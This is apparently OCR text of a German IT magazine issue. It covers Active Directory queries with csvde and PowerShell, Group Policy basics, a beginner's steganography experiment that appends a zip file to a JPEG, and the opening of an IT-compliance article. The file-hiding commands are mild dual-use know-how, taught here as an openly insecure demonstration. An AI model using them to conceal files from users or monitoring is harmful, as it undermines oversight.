


Abbildung 7. *Grafische Darstellung der Domänen-Server-Struktur mit MS ADTD*

Wie der Name schon andeutet, arbeitet das Programm mit CSV-Dateien, (*Comma-Separated Values*) die wiederum von Excel oder Calc betrachtet und verarbeitet werden können.

Das Tool ist in den Betriebssystemen Windows Server 2003 und 2008 integriert und liegt in *%windir%\system32*. Alternativ ist es im installierbaren Paket „*Active Directory Application Mode*“[8] (ADAM, z.B. für Windows XP) enthalten.

Die ausführliche Beschreibung der Parameter und Nutzungshinweise stehen im Microsoft TechNet[9] zur Verfügung; ich möchte an dieser Stelle nur einen Befehl exemplarisch zeigen und erklären (siehe Listing 1.).

Dieser Befehl liest alle Computerobjekte der OU *usrHUEinrIQB*aus und schreibt sie mitsamt einiger Eigenschaften in eine CSV Datei (siehe Abbildung 8). Hier eine etwas genauere Aufschlüsselung des Befehls:

- m überspringt einige spezielle Attribute
- n überspringt Binärwerte
- u erzwingt das Unicodeformat für korrekte Umlaute
- f bestimmt die Ausgabedatei
- s bestimmt einen gezielten Domänencontroller
- d bestimmt die Datenquelle
- r bestimmt den LDAP Suchfilter und
  Achtung: `objectClass=user & objectCategory=computer` exportiert nur die Computer, `objectClass=user` & `objectCategory=person` nur die Benutzer.
- l enthält alle gewünschten LDAP Attribute. Diese sind im Internet nachlesbar[10][11].

Abfragen mit PowerShell:

Die PowerShell ist eine in Windows Server 2008 erstmals eingeführte Befehlszeilenumgebung, die mit der klassischen Kommandozeile aus Windows (CMD) vergleichbar ist. PowerShell bietet jedoch eine stark überarbeitete und strukturiertere Scriptsprache, die sich durch Plugins mit vielen weiteren Funktionen nachrüsten lässt.

In Windows Server und Windows 7 muss die PowerShell zuerst aktiviert werden. Auf dem Server erfolgt das über den Server-Manager -> Features oder über den CMD Befehl `servermanagercmd -install powershell`. In Windows 7 muss das Feature in den Windows Features (Ausführen -> „*optionalfeatures*“) aktiviert werden. Für Windows XP und Windows Vista gibt es das Windows Management-Framework (WMF), das u.A. auch PowerShell in der neueren Version 2.0 beinhaltet[12]. Alternativ zu diesem Download liefert das WMF Core Package ohne BITS[13] auch alle nötigen Komponenten mit.

Die Installationen enthalten sogar eine Entwicklungsumgebung namens PowerShell ISE (*PowerShell In-*

Listing 1. *CSVDE Abfrage der Computerobjekte einer OU*

```
csvde -m -n -u -f „computersummary.csv“ -s dcserver -d „OU=usrHUEinrIQB,OU=usrHUEinr,DC=domain,DC=corporati
                    on,DC=com“ -r „(|(&(objectClass=user) (objectCategory=computer)))” -l name, description,
                    operatingsystem, operatingsystemversion, operatingsystemservicepack, modifyTimeStamp
```

Listing 2. *PowerShell Abfrage der Computerobjekte mit Filter und Sortierung*

```
function GetComputersFromLDAP() {
   $pcs = @();
   $dir = “LDAP://OU=usrHUEIQBComputers,OU=usrHUEinrIQB,OU=usrHUEinr,DC=user,DC=hu-berlin,DC=de”;
   $ldapSearcher = new-object directoryservices.directorysearcher;
   $ldapSearcher.filter = “(objectclass=computer)”;
   $computers = $ldapSearcher.findall();
   foreach ($computer in $computers){
      if ($computer.properties[“operatingsystem”] -eq “Windows 7 Enterprise N”) {
         $pc = “” | select-object Name;
         $pc.Name = $computer.properties[“name”];
         $pcs += $pc;
      }
   }
   return ($pcs | sort-object Name);
}
foreach ($pc in $pcs) {
    write-host $pc.Name;
}
GetComputersFromLDAP(“”);
```

tegrated Scripting Environment), die neben üblichen Bearbeitungsfunktionen auch das Debuggen von PowerShell Scripts beinhaltet.

Solche Scripts werden mit der Dateiendung *.ps1*angelegt und können über die PowerShell Befehlszeile, mit *Rechtsklick-> Mit PowerShell ausführen*oder über das ISE ausgeführt werden.

Wenn die Ausführung fehlschlägt, kann das an der gesetzen Ausführungsrichtlinie (*Execution Policy*) des Computers liegen, die in der Standardeinstellung so eingestellt ist, dass keine Scripte ausgeführt werden dürfen.

Mit dem Befehl `Set-ExecutionPolicy unrestricted` wird die Ausführung jeglicher PowerShell Scripte auf diesem System gewährt.

Aber Achtung: Die Ausführungsrichtlinie sollte nicht leichtfertig gesetzt werden, da sie ein Sicherheitsrisiko darstellt. Mehr Informationen zur Execution Policy im Internet[14].

Nun zeige ich ein Script[15], das die Computer einer Domäne ausliest und alle Computer – nach Namen sortiert - anzeigt, die das Betriebssystem „*Windows 7 Enterprise N*“ installiert haben.

Gruppenrichtlinien – Überblick

Mit den Gruppenrichtlinien hat Microsoft ein mächtiges Werkzeug entwickelt, um beliebig viele Computer eines Netzwerks von einer zentralen Administrationsstelle aus mit Einstellungen und Programmen zu versehen.

Gruppenrichtlinien können sich auf einzelne Objekte, Gruppen oder ganze Domänen auswirken und ermöglichen damit unternehmensweite automatisierte Administration auf Computer- oder Benutzerebene.

Viele Einstellungen werden jeweils in einem Gruppenrichtlinienobjekt (*Group Policy Object*, GPO) zusammengefasst. Dieses wird nun mit einem Container des Active Directory verknüpft. Meistens sind das einzelne OUs, es können aber auch ganze Sites oder Domänen verknüpft werden. Ein Gruppenrichtlinienobjekt kann mit beliebig vielen Containern verknüpft sein, ebenso kann ein Container beliebig viele GPOs enthalten.

Gruppenrichtlinien können recht einfach über das grafische MMC Snap-In Gruppenrichtlinienverwaltung“ verwaltet werden (siehe Abbildung 9).

Die Oberfläche dieses Programms ähnelt dem Aufbau der Domänenverwaltung. Statt Benutzer, Computer




Abbildung 8. *Datenabfrage der Domäne mit csvde*

Im Internet

[1] *http://bit.ly/pV2J16* - „Active Directory: Das Planungshandbuch“
[2] *http://support.microsoft.com/kb/304718* - Übersicht: Administration Toolkits
[3] *http://support.microsoft.com/kb/958830* - Übersicht: Administration Toolkits
[4] *http://bit.ly/ilrfWd* - RSAT mit SP1 für Windows 7
[5] *http://bit.ly/oJLQic* - José AD-Dokumentation 3.1
[6] *http://bit.ly/e99OSg* - Hilfe, FAQ, Tipps, Code
[7] *http://bit.ly/nLWFGi* - MS ADTD Artikel
[8] *http://bit.ly/nZOmb2* - Active Directory Application Mode mit csvde
[9] *http://bit.ly/ogyFqs* - Dokumentation zu csvde.exe
[10] *http://www.selfadsi.de/user-attributes-w2k3.htm* - LDAP Attribute grafisch
[11] *http://bit.ly/pPw7Sa* - LDAP Attribute als Text
[12] *http://support.microsoft.com/kb/968929* - Windows Management-Framework
[13] *http://support.microsoft.com/kb/968930* - Windows Management-Framework Core
[14] *http://bit.ly/qox3zw* - Informationen zur ExecutionPolicy
[15] *http://bit.ly/rnMX9D* - Codebeispiel PowerShell Abfrage
[16] *http://bit.ly/aKf8fn* - Troubleshooting von Gruppenrichtlinien
[17] *http://bit.ly/pY4hpb* - Zahlen zu Gruppenrichtlinieneinstellungen

Lange Links werden für eine bessere Übersicht mit www.bit.ly gekürzt.

Zusätzliche Quellen

Eric Tierling: Windows Server 2008. Einrichtung, Verwaltung, Referenz. München: Addison-Wesley Verlag, 2009
Ulrich Schlüter: Integrationshandbuch Microsoft Netzwerk. 3. akt. und erw. Aufl. Bonn: Galileo Press

oder andere Objekte werden hier allerdings die GPOs in den einzelnen OUs gezeigt.

Im Kontextmenü eines Richtlinienobjekts stehen weitere Funktionen wie die Sicherung so wie Wiederherstellung, der Status als auch ein Richtlinienbericht zur Verfügung.

Bei Problemen mit Gruppenrichtlinien hilft meist ein solcher Gruppenrichtlinienbericht vom Client. Dieser wird über das „Richtlinienbericht“ Snap-In oder mit dem Befehl `gpresult` in der Kommandozeile erstellt. Weitere Hinweise zur Problembehebung bieten die Protokolle der Ereignisanzeige (ebenfalls auf den Clients) oder ein kritischer Blick über die vielen Einstellungsmöglichkeiten und Rechte der Gruppenrichtlinie[16].

Gruppenrichtlinien – Einstellungen

Fast alle Einstellungen der Gruppenrichtlinien manipulieren letzten Endes die Registry des Clients und werden dadurch wirksam. Mit der neuesten Servertechnologie (Windows Server 2008 R2) existieren weit über 3.000 Gruppenrichtlinieneinstellungen, die auf dem Client über 11.000 Registrywerte manipulieren können[17].




Abbildung 9. *Einstellungen in der Gruppenrichtlinienverwaltung*

Um eine bessere Struktur und logische Übersicht zu schaffen, sind die Einstellungen der GPOs in 2 Bereiche aufgeteilt: *Computerkonfiguration*und *Benutzerskonfiguration*. Das Verhalten dieser Einstellungen ist leicht unterschiedlich: Computereinstellungen werden beim Systemstart noch vor der Anmeldung des Benutzers angewendet. Benutzereinstellungen werden im Gegensatz dazu erst nach der Anmeldung übernommen, wenn diesem Benutzer oder einer Gruppe, in der dieser Benutzer Mitglied ist, Einstellungen über die Benutzerkonfiguration zur Verfügung gestellt worden sind.

Dank dieser Gruppenrichtlinieneinstellungen lassen sich viele Bereiche des Windowssystems, unabhängig von der Größe des Netzwerks, homogen gestalten und verwalten. Der Aufwand ist durch die einmalige Konfiguration am Server minimal.

HANNES SCHURIG

Der Autor ist IT-Administrator in einem wissenschaftlichen Institut mit den Schwerpunkten Netzwerk- und Serveradministration. Privat beschäftigt er sich seit vielen Jahren mit Windows Systemen, deren Administration und verschiedenen Bereichen der Webentwicklung und Webdesign.
Er ist Betreiber des privaten Blogs www.hannes-schurig.de, in dem er regelmäßig über diese Themen schreibt.
Privat: hannes.schurig@online.de
Blog: kontakt@hannes-schurig.de

dpunkt.verlag

sicher ist sicher!?


2009, 518 Seiten
€ 46,00 (D)
ISBN 978-3-89864-536-2

2009, 224 Seiten
€ 33,00 (D)
ISBN 978-3-89864-633-8

2011, 300 Seiten
€ 39,90 (D)
ISBN 978-3-89864-726-7

2010, 238 Seiten
€ 33,90 (D)
ISBN 978-3-89864-659-8

2004, 672 Seiten
€ 54,00 (D)
ISBN 978-3-89864-192-0



2009, 862 Seiten
4. Auflage
€ 54,00 (D)
ISBN 978-3-89864-602-4

dpunkt.verlag GmbH · Ringstraße 19 B · D-69115 Heidelberg · fon: 0 62 21 / 14 83 40 · fax: 0 62 21 / 14 83 99
e-mail: bestellung@dpunkt.de · **www.dpunkt.de**

Steganografie für Anfänger

Christian Imhorst

Steganografie kommt aus dem Griechischen und heißt "geheimes Schreiben". Herodot berichtet, dass einem Sklaven der Kopf geschoren wurde, um die Nachricht auf seine Kopfhaut zu tätowieren.

IN DIESEM ARTIKEL ERFAHREN SIE...

- Etwas über die Geschichte der Steganographie.
- Ein kleines Experiment führt in das Thema ein.

WAS SIE VORHER WISSEN SOLLTEN...

- Wie man die PowerShell in Windows öffnet.
- Alternativ wie man ein Terminal unter Linux oder MacOS X öffnet

Als das Haar wieder nachgewachsen war, wurde er zum Empfänger der geheimen Nachricht geschickt, der den Kopf des Sklaven wieder rasierte, um sie lesen zu können. Die Haare haben also die eigentliche Nachricht verdeckt. Ähnlich funktioniert Steganografie noch 2500 Jahre danach. Steganografie ist die Kunst, Information zu tarnen, um sie verborgen zu übermitteln. Ihr Zweck ist also, geheime Information mithilfe anderer unverfänglicher Information so zu verbergen, dass sie von einem unbedarften Beobachter, Mensch oder Maschine, nicht erkannt wird. Eine geheime Nachricht wird dabei in einer anderen Nachricht, zum Beispiel in einer Bilddatei versteckt. Dem Empfänger muss natürlich bekannt sein, dass das Bild eine geheime Nachricht enthält, so wie dem Empfänger in der Antike klar sein musste, dass sich die Nachricht unter dem Haar des Sklaven befand. Wenn das Originalbild fehlt, ist es sehr schwierig herauszufinden, ob ein Bild eine Geheimbotschaft versteckt. Die meisten Steganogramme werden enttarnt, wenn sie mit der Originaldatei verglichen werden und sich daraus Abweichungen ergeben. Wenn das Original gelöscht und ein gutes Bild mit vielen Unschärfen, hoher Pixelzahl und wenig Kanten gewählt wurde, dann ist im Prinzip nicht mehr festzustellen, ob eine Bilddatei ein Steganogramm ist.

Man kann eine Textdatei auch ohne aufwendige Software wie Steghide [1] oder Outguess [2] in einer Bilddatei verstecken. Wobei diese Methode auf keinen Fall sicher ist, da die Information nicht im Bild selbst eingebettet und damit versteckt wird, sondern einfach an die Datei angehängt wird. Mit einem einfachen Archivprogramm wie Unzip, Unrar oder 7-Zip [3] kann die Information problemlos wieder ausgelesen werden. Man kann aber auf diesem Weg zumindest Dateien vor den Augen eines durchschnittlichen Computernutzers verstecken. Das Bild der Quell- und Zieldatei wird aber zum Schluss des Experiments nur deshalb genau gleich aussehen, weil das Ende der Datei, also die komprimierte Textdatei, nicht mehr zu den Bilddaten gehört.

Das Experiment erfolgt einmal mit den Bordmitteln von Unix, genau genommen mit der Kommandozeile Bash, die es in vielen Linux-Distributionen und in MacOS X gibt. Auf der Seite von Windows findet das Experiment in der PowerShell statt, die seit Windows 7 vorinstalliert ist und für Vista und XP kostenfrei heruntergeladen werden kann. Für das Experiment erstellt man in der Konsole zuerst die Textdatei *meeting.txt* zusammen mit der geheimen Nachricht. Egal, ob man die Bash oder die PowerShell benutzt, tippt man folgendes ein:

```
echo „Dies ist der geheime Text" > meeting.txt
```

Einer der vielen Vorteile der PowerShell gegenüber der alten Konsole cmd.exe ist zum Beispiel, dass man

ein paar Befehle der Bash eins zu eins übernehmen kann, weil sie Aliase von *Commandlets*, also der eigentlichen Befehle sind. Dabei ist der Befehl *echo* in der Powershell ein Alias für den eigentlichen Befehl *Write-Output*. Anschließend wird die Datei als Zip-Datei gepackt, was in der Bash mit dem Befehl *zip* kein Problem ist:

```
zip meeting.txt.zip meeting.txt
```

In der PowerShell ist das etwas schwieriger. Am einfachsten ist es vielleicht, die Text-Datei im Explorer mit der rechten Maustaste anzuklicken und im Kontextmenü dann „Senden an“ und „ZIP-komprimierten Ordner“ auszuwählen, oder eine Software wie 7-Zip zu verwenden. Ganz hartgesottene können auch das folgende Skript nehmen, den Text in einen Editor wie Notepad einfügen und als Datei *zip.ps1* abspeichern (Listing 1.).

Das Skript wird dann innerhalb der PowerShell ausgeführt:

```
.\zip.ps1 meeting.txt meeting.txt.zip
```

Der Unix-Befehl *cat* wird dazu genutzt, um zwei Dateien miteinander zu verketten. In diesem Fall sind es die Dateien *Pingu.jpg* und *meeting.txt.zip*, die mit dem Größer-als-Zeichen (>) in die neue Datei *secret.jpg* umgeleitet werden; eine Bilddatei, an der dann die „geheime“ Botschaft angehängt ist.

```
cat Pingu.jpg meeting.txt.zip > secret.jpg
```

Den Befehl *cat* gibt es als Alias auch auf der PowerShell und steht hier wiederum für das Commandlet *Get-Content*, funktioniert allerdings nicht mit dem Größer-als-Zeichen. Hier muss man die Ausgabe von *Get-Content* nach *Set-Content*, die Kurzform ist sc, weiterleiten, damit die neue Datei erstellt wird:

```
cat -Encoding Byte „Pingu.jpg“,“meeting.txt.zip“ | sc
                    -Encoding Byte secret.jpg
```

Danach löscht man die Original- und die Zip-Datei von *meeting.txt* mit dem Befehl *rm*. Da *rm* auf der PowerShell ein Alias von *Remove-Item* ist, funktioniert der Befehl in beiden Shells.

```
rm mee*
```

Mit dem Befehl *unzip* kann man auf der Bash die Textdatei jeder Zeit wieder aus dem Steganogramm extrahieren.

```
unzip secret.jpg
   Archive:  secret.jpg
   extracting: meeting.txt
```

Den Befehl *unzip* gibt es auf der PowerShell leider genauso wenig, wie den Befehl *zip*. Da Windows in der Datei *secret.jpg* unbedingt eine Bilddatei sehen will, helfen auch Bordmittel wie die Bibliothek *zipfldr.dll* nicht weiter, die unter Windows dafür sorgt, dass man sich ZIP-Archive im Explorer anschauen kann. Des-

Listing 1. *xxxxxxxx*

```
#Parameter für das Skript
Param([string]$file,[string]$zipfile)
$CurPath = get-location
$filepath = -join ($CurPath, "\", $file)
$zipfilepath = -join ($CurPath, "\", $zipfile)

#Die Zip-Datei wird erstellt
$zipHeader=80,75,5,6,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
$fmode=[System.IO.FileMode]::Create
$emptyZip=new-object -type System.IO.FileStream $zipfilepath, $fmode
$emptyZip.Write($zipHeader,0,22)
$emptyZip.Flush()
$emptyZip.Close()

#Die Text-Datei wird in das Zip-Archiv kopiert
$shell=New-Object -ComObject Shell.Application
$zip=$shell.Namespace($zipfilepath)
$zip.Copyhere($filepath)
```

halb entpackt der folgende Befehl auch nicht die Zip-Datei, sondern öffnet einfach nur das Bild:

```
rundll32.exe zipfldr.dll,RouteTheCall secret.jpg
```

Externe Archiv-Programme wie 7-Zip kann man aber nicht täuschen. Der folgende Befehl in der PowerShell entpackt die Datei *meeting.txt* aus der versteckten Zip-Datei, vorausgesetzt natürlich, 7-Zip ist auch installiert:

```
& „$env:ProgramFiles\7-Zip\7z.exe" e secret.jpg
```

Den Inhalt der gelöschten und nun wieder entpackten Datei *meeting.txt* kann man sich im letzten Schritt mit dem Befehl *cat* anschauen, was wieder in beiden Shells funktioniert.

```
cat meeting.txt
   Dies ist der geheime Text
```

Man sieht also, dass dieses Steganogramm sehr leicht auszulesen ist. Wenn man die Größe der beiden Dateien in der Konsole vergleicht, sieht man auch, dass *secret.jpg* 180 Byte größer ist, als das Originalbild:

```
-rw-r--r-- 1 christian christian    26 2011-06-26 11:00
                    meeting.txt
-rw-r--r-- 1 christian christian 37244 2011-05-13 21:07
                    pingu.jpg
-rw-r--r-- 1 christian christian 37424 2011-06-26 11:00
                    secret.jpg
```

Dadurch wird sofort klar, dass *secret.jpg* etwas verbergen könnte und das Steganogramm ist leicht enttarnt. Diese Methode ist also – wie bereits gesagt – nicht sehr sicher.

Das Ergebnis ist dieses Bild: `secret.jpg`

Allerdings wird durch dieses Experiment auch ein weiterer Nachteil der Steganografie klar: Sie ist symmetrisch. Das heißt, Sender und Empfänger müssen sich gegenseitig darüber informieren, dass ein Steganogramm unterwegs ist und, sollte es verschlüsselt sein, mit welcher Passphrase es verschlüsselt wurde. Diese Form der Verschlüsselung ist anfällig für Angriffe, die versuchen, den Code zu knacken. So kann sich beim *Man-in-the-middle-attack* jemand zwischen Sender und Empfänger schalten und die Passphrase und das Steganogramm mitschneiden.

Um diese Sicherheitslücke zu umgehen, wird Steganografie meist zusammen mit der asymmetrischen Verschlüsselung benutzt. Mit einem Programm wie PGP [4] oder GnuPG [5] wird ein Schlüsselpaar erstellt. Dabei ist der erste Schlüssel ein geheimer und der zweite ein öffentlicher Schlüssel. Der öffentliche Schlüssel kann möglichst weit verteilt werden, meinen kann man zum Beispiel im Impressum meines Weblogs [6] finden. Wenn mir jemand eine Nachricht schreibt, die mit meinem öffentlichen Schlüssel verschlüsselt ist, kann nur ich sie mit meinem geheimen Schlüssel entschlüsseln. Wenn jemand nicht wissen soll, dass ich mir mit einer weiteren Person verschlüsselte Botschaften austausche, kann man sie in einem Steganogramm verstecken. Das macht vor allem in Ländern Sinn, die Verschlüsselung verbieten. Sollte ein Steganogramm enttarnt werden, dann hat der Angreifer zwar die verschlüsselte Botschaft, kann sie aber ohne den geheimen Schlüssel nicht lesen. Selbst wenn er den geheimen Schlüssel stehlen sollte, braucht er noch die Passphrase, um die Botschaft entschlüsseln zu können. Steganografie kombiniert mit asymmetrischer Verschlüsselung ist in der Regel nur dann sinnvoll, wenn geheime Nachrichten zwischen Sender und Empfänger ausgetauscht werden und niemand wissen soll, dass es sich dabei um geheime Nachrichten handelt. Dafür sollte man dann aber professionelle Programme verwenden.

This work is licensed under the Creative Commons Attribution-ShareAlike 2.0 Germany License. To view a copy of this license, visit *http://creativecommons.org/licenses/by-sa/2.0/de/* or send a letter to Creative Commons, 444 Castro Street, Suite 900, Mountain View, California, 94041, USA.

Im Internet

[1] *http://steghide.sourceforge.net/*
[2] *http://www.outguess.org/*
[3] *http://www.7-zip.de/*
[4] *http://www.pgp.de/*
[5] *http://www.gnupg.org/index.de.html*
[6] *http://www.datenteiler.de*

CHRISTIAN IMHORST

Christian Imhorst ist Blogger, ITler und Autor des Buchs „Die Anarchie der Hacker". In seiner Freizeit beschäftigt er sich neben Gnu/Linux mit dem Microsoftschen .NET-Framework, insbesondere mit der Interoperabilität zu anderen Betriebssystemen durch das Mono-Projekt.

IT-Compliance ist ein Thema für die Entscheiderebene

Dr. Dieter Steiner

Kaum ein Unternehmen ist heutzutage unabhängig von der korrekten Funktion und Verfügbarkeit der IT. Ein entscheidender Aspekt für Unternehmen ist die IT-Compliance, da die meisten Informationen elektronisch fließen – auch im Austausch mit internationalen Standorten, Partnern und Kunden.

IN DIESEM ARTIKEL ERFAHREN SIE…

- IT-Compliance ist ein Thema für die Geschäftsführung.
- IT-Compliance betrifft jeden - alle Unternehmen müssen die gesetzlichen Vorgaben umsetzen und IT-Prozesse so gestalten, dass sie diese Anforderungen einhalten.
- Nur ein durchgängiges Reporting (Logging, Monitoring, Konfiguration) ermöglicht Rechtskonformität.

WAS SIE VORHER WISSEN SOLLTEN…

